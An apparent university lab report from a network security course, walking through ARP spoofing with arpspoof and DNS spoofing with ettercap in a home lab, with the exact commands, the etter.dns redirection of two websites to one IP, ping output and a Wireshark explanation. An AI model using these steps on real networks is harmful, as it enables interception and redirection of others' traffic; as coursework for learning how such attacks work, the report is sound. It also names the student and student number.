浙江大学

本科实验报告

课程名称：网络安全原理与实践

姓　　名：沈韵沨

学　　院：计算机科学与技术学院

　　系：计算机科学与技术系

专　　业：软件工程

学　　号：3200104392

指导教师：卜凯

2023 年 3 月 14 日

浙江大学实验报告

课程名称：网络安全原理与实践


实验名称：Lab 02

Environment

- Ubuntu 18.04 in VMware
- ARP Spoofing Attack Tool: `dsniff`
- DNS Spoofing Attack Tool: `ettercap`

Set Up


Machine	IP address	MAC address
Host(Victim)	172.20.10.3	B8-9A-2A-2C-99-08
Virtual Machine(Attacker)	172.20.10.8	00-0C-29-C8-BD-80
Gateway	172.20.10.1	8A-A4-79-E3-18-64



IP information of the Host & Virtual Machine


Virtual Machine & the Host can ping each other

Using Wireshark to capture packet, we can see that the Virtual Machine continuously tell that 172.20.10.1(IP addres of the Gateway) is at 00-0C-29-C8-BD-80(MAC address of the Virtual Machine):




ARP Spoofing

MAC sniffing



Original MAC address of Gateway & Virtual Machine




Original MAC address of the Host

ARP Spoofing Attack

We use `disniff` to apply ARP Spoofing Attack, the instruction is as follows:

```
sudo arpspoof -i ens33 -t 172.20.10.3 172.20.10.1
```



We can find that in the ARP cache of the Host, the Gateway's MAC address is the same as the Virtual Machine's.

DNS Spoofing

```
C:\Users\SeaBee>ping www.baidu.com

正在 Ping www.a.shifen.com [36.152.44.95] 具有 32 字节的数据:
来自 36.152.44.95 的回复: 字节=32 时间=31ms TTL=53
来自 36.152.44.95 的回复: 字节=32 时间=31ms TTL=53
来自 36.152.44.95 的回复: 字节=32 时间=51ms TTL=53
来自 36.152.44.95 的回复: 字节=32 时间=56ms TTL=53

36.152.44.95 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 31ms，最长 = 56ms，平均 = 42ms

C:\Users\SeaBee>ping www.bilibili.com

正在 Ping a.w.bilicdn1.com [112.13.92.196] 具有 32 字节的数据:
来自 112.13.92.196 的回复: 字节=32 时间=24ms TTL=54
来自 112.13.92.196 的回复: 字节=32 时间=28ms TTL=54
来自 112.13.92.196 的回复: 字节=32 时间=32ms TTL=54
来自 112.13.92.196 的回复: 字节=32 时间=35ms TTL=54

112.13.92.196 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 4，丢失 = 0 (0% 丢失)，
往返行程的估计时间(以毫秒为单位):
    最短 = 24ms，最长 = 35ms，平均 = 29ms
```


The Host can ping target website correctly before attack

DNS Spoofing Attack

We use `ettercap GUI` to apply DNS Spoofing Attack:


1. Edit `etter.dns`.

   Map www.baidu.com & www.bilibili.com to `8.136.83.180`



2. Use `ettercap GUI` to do unified sniping on `ens33`

3. Scan hosts and add the Host(Victim) & the Gateway as targets




4. Use plugin `dns-spoofing` to start attack, at the same time, do ARP poisoning.

5. Enter `ipconfig /flushdns` and then ping target websites in the Host.

```
C:\Users\SeaBee>ipconfig /flushdns

Windows IP 配置

已成功刷新 DNS 解析缓存。

C:\Users\SeaBee>ping www.baidu.com

正在 Ping www.baidu.com [8.136.83.180] 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

8.136.83.180 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 0，丢失 = 4 (100% 丢失)，

C:\Users\SeaBee>ping www.bilibili.com

正在 Ping www.bilibili.com [8.136.83.180] 具有 32 字节的数据:
请求超时。
请求超时。
请求超时。
请求超时。

8.136.83.180 的 Ping 统计信息:
    数据包: 已发送 = 4，已接收 = 0，丢失 = 4 (100% 丢失)，
```


Both of them were spoofed to the wrong IP address

6. Observe the sniffing result in the Virtual Machine(Attacker), we can view the same result:




Using Wireshark to capture the packages.

In DNS packages, it seems that "172.20.10.1(the Gateway)" told the victim that all those targets are at 8.136.83.180:



But we use `ettercap` to do ARP poisoning at the same time, viewing the ARP packages, we can see that: the Virtual Machine also cheat on the MAC address of the Gateway.



Thus, in the DNS Spoofing Attack, `ettercap` first disguised as the Gateway by response the its own MAC address, then offer the spoofed DNS RESPONSE to the victim as its 'Gateway'.